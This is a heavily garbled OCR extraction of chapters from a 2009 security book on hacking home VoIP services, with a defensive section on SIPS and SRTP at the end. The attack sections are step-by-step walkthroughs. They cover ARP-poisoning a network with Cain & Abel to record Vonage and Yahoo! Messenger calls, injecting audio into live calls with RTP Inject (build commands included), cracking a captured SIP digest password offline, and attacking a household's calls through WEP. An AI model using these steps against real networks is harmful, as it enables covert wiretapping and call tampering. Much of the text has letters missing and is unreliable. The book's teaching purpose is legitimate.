


Figure 8-6: Man-in-the-middle targets

12. Select the yellow-and-black icon (the second one from the left on the menu bar) to officially start the man-in-the-middle attack. The untrusted third party will start sending out ARP responses on the network subnet, which will tell 172.16.1.119 that the MAC address of 172.16.1.1 has been updated to 00-00-86-59-C8-94. (See Figure 8-7.)




Figure 8-7: Man-in-the-middle attack in process with ARP poisoning

t this int all tra ic n the l cal net r is g ing t the untruste thir art irst an then n its a r riate r ute he attac er can then use Cain el hich r vi es a sni er t ca ture R ac ets an reasse le the int . a iles that can e ene ith in s e ia la er

3 nce a nage user laces a h ne call c lete the ll ing ste s t vie the ca ture au i in r ati n:

a elect the Sniffer ta n the t r

n the tt r select VoIP c unicati n has ccurre n the net r using R e ia strea s Cain el ill aut aticall save the R ac ets reasse le the an save the in . a r at s sh n in Figure - Cain el has ca ture a e h ne c nversati ns ver the net r using a e si le ste s

sing a an-in-the- i le attac an Cain el s e ault sni er an attac er can easil ca ture ec e an rec r all the v ice c unicati n n a nage net r




Figure 8-8: Ca ture c unicati n via R ac ets

Voice Injection (RTP)

R is the e ia la er use nage n a iti n t ea nesses that all eaves r ing R is als vulnera le t in ecti n attac s n ecti n attac s all alici us entities t in ect au i int e isting tele h ne calls F r e a le an attac er c ul in ect an au i ile that sa s ell at et een t st c r ers iscussing insi er tra ing in r ati n

in ect au i et een t en ints R ac ets that irr r ti esta se uence an RC in r ati n the real R ac ets ust e use F r e a le in a given R sessi n the ti esta usuall starts ith an incre ents the length the c ec c ntent e g s the se uence starts ith an incre ents an the RC is usuall a static value r the sessi n an a uncti n ti e ll three these values are either re icta le in nature r static he a ilit t gather the c rrect ti esta se uence an RC in r ati n can e uite eas ecause all the in r ati n traverses the net r in clearte t n attac er can si l sni the net r rea the re uire in r ati n r his attac an in ect his ne au i ac ets Further re ecause the in r ati n is n t ran a t l has een ritten escri e in this secti n t aut ate the r cess an re uire little e rt r the attac er Figure - sh s an e a le the R in ecti n r cess




Figure 8-9: R in ecti n

tice that the attac er s RC nu er is the sa e as its target s ut its se uence nu er an ti esta are in s nc ith the legiti ate sessi n increasing acc r ingl his a es the en int assu e that the attac er s ac ets are art the real sessi n

n r ert in ect au i int net r s that use R an attac er sh ul use R nect a t l that aut ates the acti ns nee e t in ect ac ets int an e isting au i strea t aut aticall a es the a r riate changes t the ti esta se uence an RC values n ehal the user he nl re uire ent is the au i ile t e in ecte h ever R nect c es ith an e a le au i ile e ault r r c nce t ur ses n r ert in ect au i int an e isting call an attac er ul c lete the ll ing ste s:

nl a R nect ritten ane ac e an le ar utt r http:// .isecpartners.com/tools.html F ll the eadme.t t ile r usage n a in s achine he inu versi n R nect e en s n the ll ing ac ages hich are re-installe n st em inu s ste s such as untu Re at an the ac rac ive C u ust al a s run it ith r t rivileges :

a th n r higher

r higher

c r higher

nstall the ca li rar inclu e ith R nect using the ll ing c an s:

```
bash#tar zxvf pypcap-1.1.tar.gz bash#cd pypcap-1.1
bash#make all bash#make
install(*Note: This step must be performed as root.)
```

3 nstall the t li rar inclu e ith R nect using the ll ing c an s:

```
bash#tar zxvf
dpkt-1.6.tar.gz bash#cd dpkt-1.6 bash#make install
```

er r a an-in-the- i le attac n the net r i necessar using sni inu r Cain el in s as escri e earlier in this cha ter in r er t ca ture all R strea s in the l cal su net

aunch R n ect using the ll ing c an :

```
bash pyt hon
r t pi nj ect . py
```

nce R n ect is l a e it ill sh three iel s in its ri ar screen inclu ing the rce iel the esti ati iel an the ice dec iel ee Figure - he rce iel ill e aut - ulate as R n ect sni s R strea s n the net r

i re R n ect ain in

hen a ne a ress a ears in the rce iel clic it it ill then sh the estinati n h ne an the v ice c ec eing use in the strea


7 ecause R n ect is la s the v ice c ec in use the attac er can create the au i ile ith the r er c ec she ishes t in ect sing in s un Rec r er r r inu create an au i ile in the ile r at sh n R n ect such as - a u- a 7 3 C C an r C

a en in s un Rec r er tart ➢ r ra s ➢ ccess ries ➢ tertai e t ➢ d ec rder

Clic the Rec r utt n rec r the au i ile an then clic the t utt n

c elect File ➢ ave s


elect Change n er F r at select the c ec that as is la e in R n ect ee Figure - th in s un Rec r er an inu au i utilities r vi e the a ilit t transc e an s urce au i t an ther t e



i re in s un Rec r er c ec

e Clic an then select ave

nce this au i ile has een create using in s un Rec r er r clic the l er utt n n R n ect an navigate t the l cati n the ile rec r e in ste e icte in Figure -



i re elect ial g

ith the R strea an au i ile selecte clic the In ect utt n R n ect then in ects the selecte au i ile int the estinati n h st in the

R strea as sh n in Figure - 3




Figure - : n ecting au i ith R n ect

serna e Pass or etrie al SIP

nage uses r sessi n setu n r er r a user t lace a h ne call n nage his ase stati n ust authenticate a r riatel s n te in Cha ter uses igest authenticati n hich is vulnera le t a asic line icti nar attac n r er t er r an line icti nar attac the attac er nee s t sni the userna e real eth R n nce an the res nse hash ver the net r all hich is availa le t her ver the net r in clearte t nce this in r ati n has een taine the attac er ta es a icti nar list ass r s an inserts each ne int the revi us e uati ns al ng ith all the ther ca ture ite s nce this has een ne the attac er ill have all the in r ati n she nee s t er r the line icti nar attac ith ease

he in r ati n t er r an line icti nar attac is availa le t a assive attac er r t ac ets: the challenge ac et r the server an the res nse ac et the ser gent he ac et r the server ill c ntain the challenge an real in clearte t hile the ac et r the ser gent ill c ntain the userna e eth an R in clearte t t this int an attac er can then ta e a ass r r her icti nar c ncatenate it ith the userna e an real values an create the irst hash value e t the attac er can ta e the eth an R sni e ver the net r in r er t create the sec n hash value nce the t hashes have een generate the attac er ill then c ncatenate the irst the n nce sni e ver the net r an the sec n hash value an create the inal Res nse value this resulting hash value atches the Res nse hash value sni e ver the net r then the attac er n s that she has rute- rce the c rrect ass r the hash values n t atch then the attac er ust re eat the r cess ith a ne ass r until she receives a hash value that atches the ne that as ca ture ver the net r nli e an nline rute- rce attac here the attac er a have nl three atte ts e re a l c ut the attac er can er r the line test r an in e inite nu er ti es until she has crac e the ass r F r a ee er un erstan ing the authenticati n re er t Cha ter n r er t ac uire a user s nage ass r using Cain el an astic an attac er ul er r the ll ing ste s:

Re eat ste s thr ugh 3 r Call aves r ing R n age

nce a nage user laces a h ne call c lete the ll ing ste s t in an sni the re uire in r ati n in r er t rute- rce the ass r :

a elect the Sni er ta n the t r

elect the Pass or s ta n the tt r

c ighlight SIP n the le t ane as sh n in Figure -




Figure - 4: Ca ture in r ati n

3 that the re uire authenticati n in r ati n has een ca ture ver the net r nl a astic SIP.Tastic.e e r http:// .isecpartners.com/tools.html

aunch astic r the tart enu Start ➢ Progra s ➢ iS C Partners ➢ SIP astic ➢ SIP astic

nter int the t l the in r ati n that has een sni e r Cain el in Figure - :

icti nar ile: `isec. ict.txt`

serna e: `165058 15 2`

Real : `6 .5 .242.86`

eth : `RE IS ER`

R : `sip voncp.com 10000`

nce: `2 0 480`

MD5 Response Hash Value: `b56ce72431cdff8d6e6539afecac522c`

If the password is listed in the dictionary file, the tool will show the revealed password within a few minutes, as shown in Figure 8-15.




Figure 8-15: Cracked Vonage password using SIP.Tastic

[12] Recall the events of 2006, when large organizations like Qwest and AT&T gave thousands of phone records to government agencies like the National Security Agency.

[13] See http www.vonage.com help.php article=1033 category=127 nav=102 refer_id.

TeamUnknown Release

Chapter 8 - Home VoIP Solutions
Hacking VoIP: Protocols, Attacks, and Countermeasures
by Himanshu Dwivedi
No Starch Press © 2009

PC-Based VoIP Solutions

PC-based VoIP solutions have been an emerging trend over the past several years. As PC-based VoIP solutions have become easier to develop and more popular, almost every online company has shipped a peer-to-peer VoIP client. Large organizations including Google, Microsoft, Yahoo!, EarthLink, and even Nero, which makes CD/DVD burning software, have all released VoIP clients for the PC. This section will discuss the security of the most popular PC-based VoIP solutions.

Yahoo! Messenger

Yahoo! Messenger is a popular instant messaging client that also supports VoIP services using SIP and RTP. While SIP/RTP communication is wrapped with TLS during PC-to-PC calls, RTP traffic is not protected between PC-to-landline calls. During a PC-to-PC call, Yahoo! Messenger wraps a lot of session and media information into TLS. A certain amount of RTP jitter leaks through during PC-to-PC calls, but no voice (audio) content is actually extracted. Hence, authentication attacks on PC-to-PC calls are quite difficult because Yahoo! Messenger's authentication occurs during the Single Sign-On (SSO) process with the Yahoo! portal. Hence, if a user is logging on to his mail, his pictures, or a VoIP session, authentication will be wrapped via a TLS tunnel. While a decent amount of protection is held on PC-to-PC calls, the same cannot be said for PC-to-PSTN calls, as discussed in the next section.

Eavesdropping on Yahoo! Messenger

Yahoo! Messenger also allows calls to be made to regular PSTN landlines or mobile phones. When a user wants to make a call to a PSTN line via Yahoo! Messenger, authentication still takes place via the software (because access to the UI to place landline or mobile calls is not available until the user has successfully logged in). After authentication occurs, a user may call any PSTN line instead of a PC running Messenger software. And unlike the PC-based calls, when a user calls a landline, the RTP protocol is used over the network. Similar to the attacks discussed in the RTP chapter, an anonymous attacker can sniff the connection between the person using Yahoo! Messenger and his outbound PSTN call. Once the user sniffs the information, the attacker can eavesdrop on the call or inject RTP packets in the middle of the phone conversation. See Figure 8-16.




Figure 8-16: Eavesdropping on calls between Yahoo! Messenger and landlines or mobile phones

The only caveat here is that the attacker must have software supporting the codec used during the call. At the time of this publication, Cain & Abel supports some Yahoo! Messenger RTP codecs, but not all of them. In order to eavesdrop on a call between a Yahoo! Messenger client and a PSTN lie a attac er ul c plete te ll i tep Re ult a var epe i t e c ec upp rt

Repeat tep t r u r CallEave r ppi RTP pa e

O t e b tt r electVoIP I V IP c u icati a ccurre t e et r u i RTP e ia trea Cai Abel illaut aticall ave t e RTP pac et rea e ble t e a ave t e t .wav r at A i Fi ure Cai Abel a capture a e p e c ver ati verte et r u i a e i ple tep




Figure 8-17: Capture V IP c u icati via RTP pac et

i a a i t e i le attac a Cai Abel e ault V IP i er ic capture RTP pac et a attac er ca ea il capture a rec r call bet ee Ya Me e era t e PSTN lie

T e e ie at eep i i ere i t atte au i c ecu e uri t e call u t be upp rte b Cai Abel I t e c ec i t ull upp rte t e rec r e call a capture l e ie t e au i Cai Abel ill i t e c ec i u upp rte b i icati IP IP c ec t upp rte i t e Statu c lu

Injecting Audio into ahoo Messenger Calls

Si ilar t t e RTP i ecti attac i cu e i C apter Ya Me e er call t PSTN lie ca al be i ecte it au i r a a u attac er T e i ecti attac all alici u e titie t e et r t i ect au i i t e iti call b Ya u er Re er t V ice I ecti RTP pa e ic u t i ect au i c te tit V IP call t atu e RTP r e ia tra er

Google Talk

G le Tal u e E te ible Me a i a Pre e ce Pr t c l MPP a MPP E te i Pr t c l EP rit v ice ervice MPP i a pe ML pr t c l evel pe b t e abber pe urce r up G le MPP c u icati u e TCP p rt it all tra ic e cr pte u i TLS MPP al e er pr tecti t e clie t u er a e rpa r i clu e it plai SASL Si ple Aut e ticati a Securit La er ever G le Tal rce aut e ticati t ta e place it G le Si le Si O SSO t e a te b t e GOOGLE TO EN ec a i i Fi ure T e SSO i c ucte ver SSL be re t e MPP c u icati pr ce ccur ic pr tect t e u er cre e tial




Figure 8-18: MPP ML ipla i G le Tal aut e ticati t e

ecau e t e SSO aut e ticati pr ce ta e place ver TLS a MPP e ia are rappe ver TLS e cr pti pr tect t e u er a e pa r a e ia ile t e are i tra it

T e u e TLS r aut e ticati a e ia au i tra era i ica tl t e ecurit G le Tal ever a e SSL attac ca till ta e place F r e a ple a i ica t attac cla TLS SSL i t per r a a i t e i le attac bet ee t e e u er a t e erver A attac er ca place er el i t e i le a clie t a a erver b attac i ARP CAM table r D CP a i tercept t e SSL certi icate e t e SSL a a e i atte pte Duri t e SSL a a e t e attac er ill ee t e tice a u ert accept er a e TLS certi icate ecau e t e attac er l all private e er a e certi icate i t e u er accept t e a e certi icate t e attac er ca ecr pt t e TLS i r ati a vie it c te t

T e be t t l r per r i SSL a i t e i le attac i Cai Abel ever G le Tal preve t t i attac r appe i it tr SSL ecurit pr tecti I a G le Tal clie t ra G le clie t u i it SSO aut e ticati ee a a e u i e r el i e certi icate uri t e SSL a a e it aut aticall ail a e tall t e a a e t ccur It e teve ive t e u er a pti ra i ecure a a e a i Fi ure




Figure 8-19: Faile SSL a i te i le attac

N te t att i i t uc a attac TLS SSL but rat era cale i eeri attac t eta u ert accepta a e TLS SSL certificate e ce ile M PP i lar el a cleartte t pr t c l it G le SSO re uire e tt u e TLS it G le Tal e ia allpa r i r ati a e ia au i are e cr pte verte ire

Att e ti e t i publicati G le a pe l icu e upp rt r SIP i t e uture I SIP i upp rte b G le Tal it utt e u e SSL all t e aut e ticati attac icu e i t e SIP c apter illal appl t G le Tal rt a V IP clie tu i SIP

Microsoft Live Messenger

M icr t Live M e e er a t erp pulari ta t e a i clie t al upp rt V IP ervice u i SIP a RTP Si ilart Ya M e e er M icr t rap all e i etup a e ia au i tra er peert peerv ice call it TLS Alt u t ere a bee uc icu i ab ut M icr t i ecure V IP c u icati att e ti e t i publicati c u icati ccur via a e cr pte TLS tu el PC t PC call Si ilar t Ya M e e era G le Tal t e aut e ticati pr ce Live M e e eru e M icr t NET SSO c ie ver TLS ecau e TLS pr tect t e SSO c iea t e e ia au i c u icati eave r ppi ri ecti c te t uri PC t PC call W i Live M e e er i t p ible u i t pical et I a SSL a i t e i le attac i atte pte a icu e previ u l Live M e e er illal ailb t all i a a e u i e r el i e certificate uri t e SSL a a e a i Fi ure

Figure 8-20: Faile SSL a i te i le attac u er Live M e e er

lie G le Tal M icr t Live M e e er pr vi e t e abilit t a e call t re ular PSTN la lie T e PSTN call are pr vi e b Veri all i M icr t t u e t e Veri et r t a e call uti e PC ba e clie t W e a u er a t t a e a call t a la lie via Live M e e er aut e ticati till ta e place via t e SSO c ie becau e acce t t e It place la lie call i t available u til t e u er a ucce ull l e i

Skype

S pe i a cl e ta ar ba e V IP clie t lie all t er PC ba e V IP t are e crbe i t i c apter S pe u e a c pletel pr prietar r at r e i etup a e ia tra er T i ea t at S pe e tu e t a iti al V IP pr t c l uc a SIP RTP r M PP but rat er it e r V IP i ple e tati Si ce it i cepti S pe a pr babl bee t e tp pular PC ba e V IP clie t it re t a illi re i tere u er I tur becau e it p pularit a cl e ature S pe i pr babl t e tcuri u V IP clie t r a ecurit per pective

W ile t ere ave bee a cu e te bu er verl a ai t S pe t ere ave tbee a publi e rep rt S pe ata c u icati bei i ecure Nevert ele it a cl e te t ere i al a r ub criber t veri ere t eir pac et a r a tbe i a a ave acce t t e ecr pte i r ati T i i e t e bi e ti ue u er ave it t e t are

T ere ave bee i epe e t rep rt ritte ab ut S pe e cr pti et ic ca be u at http www skype com security files 2005-031 20security 20evaluation pdf I a iti t t e pai ite paper b S pe a tea re earc er a relea e a ite paper revere e i eeri S pe ic ca be u at http www secdev org conf skype_ H 06 pdf

Previous Next

TeamUnknown Release

Chapter 8 - Home VoIP Solutions

Hacking VoIP: Protocols, Attacks, and Countermeasures

by Himanshu Dwivedi

No Starch Press

Previous Next

S H Phone Solutions


T e e eri u e t are ba e V IP clie t a c a e pe ple a e telep e call ever t e a rit call place via S pe Ya M icr t rG le are lar el uet c ve ie ce rc ta te V IP luti u e i tte e aultp e te i a u e l T ere are a rea rt i iclu i reliabilit call ualit a bilit M bilit t are ba e V IP clie t i a i ue becau e u er ee t be ear r t eirc puter t place a V IP call N atter c eap te luti avera e e u er t a tt pe allt eirtal ti e i t e c puterr Rec ii te li ite bilit t are ba e V IP clie t all ice e ice SO O a u acturer ave be u t create a et t atare i ilart a re ularc r le e p e but ic perate t r u a t are ba e V IP clie tt atc ect t t e c puter T i ecti brie l revie t e ecurit c cer e u i te bri PC ar p e luti T e ecurit i plicati are iere t r t e e crbe previ u l i i ecure pr t c l uc a SIP a RTP are u e butt e attac per pective pr ce i li tl c a e

M a SO O a u acturer uc a Li Net ear a D Li are creati pr uct t ati te rate a et it Ya M e e er W i Live M e e er rG le Tal T e e pr uct all u er t place re ularPSTN call via t e a eta ella Ya rM icr t v ice ervice via V IP F re a ple u er ca i it t te Ya M e e eracc u t r te a etit el a place a call t a av rite c tact T e i ple e tati e i rte luti i te a ea te e i Fi ure pa e

I r er rte e i t r te SO O a et u tbe c ecte it a S cable t a PC it Ya M e e eri talle T e a et c ect t t e Ya M e e er t are te PC ic te a e te utb u call t a ter Ya M e e eru er a bile p e r la lie allvia t e I ter et A u er i e t a e tra iti al PSTN call it ut Ya M e e erbutt r u t e l calp e c pa ul plu t e ba e tati te a etit a telep e ac

T e ecurit i plicati te SO O luti ca be ie r arr epe i t e l cati a u a e F re a ple a eu er it Ya M e e er i PC i e p e t t e a e attac urace a a u er it te SO O a et ic i u aut rie et r eave r ppi te cure t et r rup trea te ISP T e u e a SO O a etb a u erall a attac ert till i all t e RTP pac et e u er call la lie rcellp e T i i al true rt e t are luti

A e area e p ure t icu it t e a et luti are t e u e e V IP luti it i ecure irele et r A pr ble atic etup i i Fi ure



igure 8-21: SO O V IP Net r

Fi ure a luti u er ic a eu er a be c ecte t t e I ter et u i a irele acce p i t itc I t e eu er a t ecure er irele acce p i t r u e W EP a attac erca i t e irele et r a i t e u er c u icati i clu i erYa M e e er V IP call M a acce p i t upp rtW PA a tr er ecurit et r e irele evice buta reat eal irele acce p i t till u e W EP ic i ta ecurit e cr pti et A e ter al attac er a i t e b tt Fi ure ca per r t e ll i tep t eave r p ri ectc te tit a u er e p e c u icati

L cate t e W irele et r

I W EP i e able u e t l lie i et Aircrac a Cai Abel t btai t e W EP e

O ce te irele et r u e Cai Abel a i V ice I ecti RTP pa e t eave r p r Ya M e e ert a PSTN lie

O ce te irele et r u e RTPI ect a i V ice I ecti RTP pa e t i ectau i it RTP pac et r Ya M e e ert a PSTN lie

Alter ativel i irele et r i u e e ter al e p ure are li ite t attac i te ISP et r F re a ple i a attac erper r e a a i te i le attac erpubli l aci et r ub et all pac et ul arrive er ac i e i trea t e ISP up trea r uter I a t e e pac et c tai e RTP pac et t e attac erc ul eave r p ri ecta e i e I t ee a ple per r i a tar ete attac i ar era t ei b r it t e a e ISP c ul be e trel i ere t ub et ecau e t e ave irele acce p i t it r it ut W EP attac i te irele et r i pr babl t e be tattac urace

It ul be te t ati ter al attac te ire et r itc ub ul r re ar le et er Ya M e e er a PC ra Li device is eing used An internal attac er ould need only to connect to t e net or s itc s o n in igure and use Cain A el or R P nect to per orm t e attac s e ants to carry out ence i a ostile amily mem er or roommate is es to record all calls or in ect content any calls rom t e and eld device o PC so t are to a P line are vulnera le

Previous Next

TeamUnknown Release

Chapter 8 - Home VoIP Solutions
Hacking VoIP: Protocols, Attacks, and Countermeasures
by Himanshu Dwivedi
No Starch Press

Previous Next

Summar

A e ome o P solutions ave room or improvement en it comes to security ile ot ers are pretty decent ecause many o t e solutions use e isting o P protocols suc as P and R P all o t em ill also in erit t eir security e posures or e ample i R P is used it a oo essenger Cisco ard p ones or onage its security e posures ill a ect all products t at use it Commercial o P solutions suc as onage ave little security uilt into t em tems li e encryption are totally a sent ic may e a surprise to most customers urt ermore ile P landlines mig t e as vulnera le as onage P Et ernet is a muc larger attac sur ace given t at anyone in your ome or on your ireless net or can listen to calls n addition PC ased o P solutions ave ad some positive and negative results All PC ased solutions t at use O or aut entication are using ensuring t at t e aut entication in ormation is protected Also t e e posure on t e PC ased solutions as limited to out ound P calls as PC to PC calls ere rapped it encryption inally O O solutions ere no di erent rom t e PC solution e posing calls to landlines ut not calls to PCs

ome o P solutions are divided et een PC to PC calls and PC to landline or PC to ard p one calls en one is ma ing PC to PC ased o P calls can e used to encrypt t e communication en calls are made to a landline or to a ard p one t ings ecome more di icult PC to landline calls use di erent protocols t at o ten lac t e security protections availa le in PC to PC calls

Previous Next

TeamUnknown Release

Part III - Assess and Secure VoIP
Hacking VoIP: Protocols, Attacks, and Countermeasures
by Himanshu Dwivedi
No Starch Press

Previous Next

Part III: Assess and Secure VoIP

Previous Next

TeamUnknown Release

Chapter 9 - Securing VoIP
Hacking VoIP: Protocols, Attacks, and Countermeasures
by Himanshu Dwivedi
No Starch Press

Previous Next

Chapter 9: Securing VoIP

er ie

ecuring o P is an important tas i you are going to protect in ormation ile organi ations o ten t in o security in terms o olders and iles in ormation spo en over voice can e ust as important or e ample t in o o many times people give t eir credit card num er mot er s maiden name or even t eir social security num er over t e p one at i t e customer service representative on t e ot er end is using a o P p one t e media layer uses R P an attac er can capture t e pac ets and gain access to all t e sensitive in ormation

e lac o security o voice conversations outlined in t e irst eig t c apters s o s t e need or secure o P net or s any organi ations li e to say t at o P net or s are only used internally so security is not a uge concern n ortunately t ese organi ations are essentially saying t at every p one call rom t e CEO s to t e intern s ould e s ared it everyone in t e company ot pro essional calls and personal calls e all no t e statement is not true ut y suc resistance to securing o P e reason is t at securing o P in t e proper manner is not easy or c eap t can e a cumbersome process that involves new hardware and more dollars. If security were just a checkbox on VoIP products, it would be everywhere. Vendors initially have not incorporated easy, safe, and interoperable security features into their products, and as a result the VoIP consumers have suffered. This chapter will begin the discussion on how to secure a VoIP network from the many attacks covered in this book. Specifically, the following areas will be discussed:

- SIP over SSL/TLS (SIPS)
- Secure RTP (SRTP)
- ZRTP and Zfone
- Firewalls and Session Border Controllers

Previous Next

Team Unknown Release

Chapter 9 - Securing VoIP
Hacking VoIP: Protocols, Attacks, and Countermeasures
by Himanshu Dwivedi
No Starch Press © 2009

Previous Next

SIP over SSL/TLS

SIP over SSL/TLS (SIPS; specifically SSLv3 or TLSv1), which uses TCP port 5061, is a method for securing SIP session information from anonymous eavesdroppers.

Note Previous versions of SSL, such as SSLv2, should not be used due to known weaknesses in the implementation.

As discussed in Chapter 2, SIP is a cleartext protocol that can be manipulated and monitored by passive attackers on the network. Furthermore, the authentication method used by SIP is **di e t a thenti ation**, which is vulnerable to an offline dictionary attack. An offline dictionary attack by itself is a concern; however, combined with the fact that most SIP User Agents use four-digit codes for passwords (usually the last four digits of the phone's extension), this makes SIP authentication very vulnerable to attackers.

To help mitigate the authentication issue, as well as many other issues with SIP, SIPS (SIP over SSL/TLS) can encrypt the session protocol from a SIP User Agent to a SIP Proxy server. Furthermore, the SIP Proxy server can also use TLS with the next hop, ensuring that each hop is encrypted end-to-end. Using TLS with SIP is similar to using TLS with HTTP. There is a required certificate exchange process between two entities as well as session keys that must be used. The primary difference between HTTP and SIP is the use of a browser versus a hard or soft phone. Both client entities need to have support for TLS with some type of embedded TLS client and a certificate chain process. The following steps show a high-level example of the SIPS process:

1. The SIP User Agent contacts the SIP Proxy server for a TLS session.
2. The SIP Proxy server responds with a public certificate.
3. The SIP User Agent validates the public certificate from the Proxy server using its root chain (similar to the root chain that Internet browsers contain).
4. The SIP User Agent and the SIP Proxy server exchange session keys to encrypt and decrypt information for the session.
5. The SIP Proxy server contacts the next hop, such as the remote SIP Proxy server or next User Agent, and negotiates a TLS session with that endpoint. See Figure 9-1.




Figure 9-1: High-level TLS communication from a hard phone to a SIP Proxy

Now that we know the general method for using TLS on SIP, the next step is to implement TLS. Implementation is not quite as standard as HTTP is, because most people use only a few browsers and web servers. In the VoIP world, there are several vendors of hard and soft phones as well as different types of SIP Proxy servers supporting SIPS. Hence, depending on the implementation of the VoIP network, there are a few ways to implement TLS on SIP phones. The following are URLs for some popular platforms:

- OpenSer TLS Implementation Steps, **http on l en e terena or di play IPTelC T S or OpenS Pro y**
- Cisco TLS Implementation Steps, **http i o om en S do io vv i o io ip hi h availa ility appli ation ide ha hap html p**

A a a m l m n a n s http pport avaya om elmodo ip S Se Sip pd

Previous Next

Team Unknown Release

Chapter 9 - Securing VoIP
Hacking VoIP: Protocols, Attacks, and Countermeasures
by Himanshu Dwivedi
No Starch Press 2009

Previous Next

Secure RTP

c as d n d b FC 3711 sa c l a adds nc n c n d n a l and n ac al c a calls a s and C al m C n l c l. As sa n s s c n a n 323 a c c s a n ca n n ma n m m an a calls babl ac alm das am a c n a n s a d . A n as c s n a c la x m das am s lla ll sa ac s a sd n n c a d n calls and ac c n d n a l n ma n.

s b nc n a l ad a ac . ad n ma n s n nc d b ca s c n nd n s s and s c s n d a n ma n n d c mm n ca n a b c m l d. s n d ns c n ad d s a n ca n and n c c n ad n ma n an AC A1 nc n. s m an n a d s n s l an add nal nc n ad s ma n l sm la ac s n . s all s a s m a n na c d. ll n s c nsb l d sc b s nc ns

and d a c n AE C

and A n ca n and n c n AC A1

D s b n d

SRTP and edia Protection with A S ipher


l s Ad anc d Enc n and a d AE as c nc n c can b s d c m d s. c m d s a can b s d AE a m n d n C n d C c s d a l and 8 m d . A d c c s c can als b s d AE b n s lll b m l m n das ll d n nc n m das am .

Note B AE as s anda d A a a c a d an al na c s call d A a a Enc n A l m . n n al s n a nc n s n c mm nd d s c n ab l as ns.

SRTP and Authentication and Integrity Protection with A S A

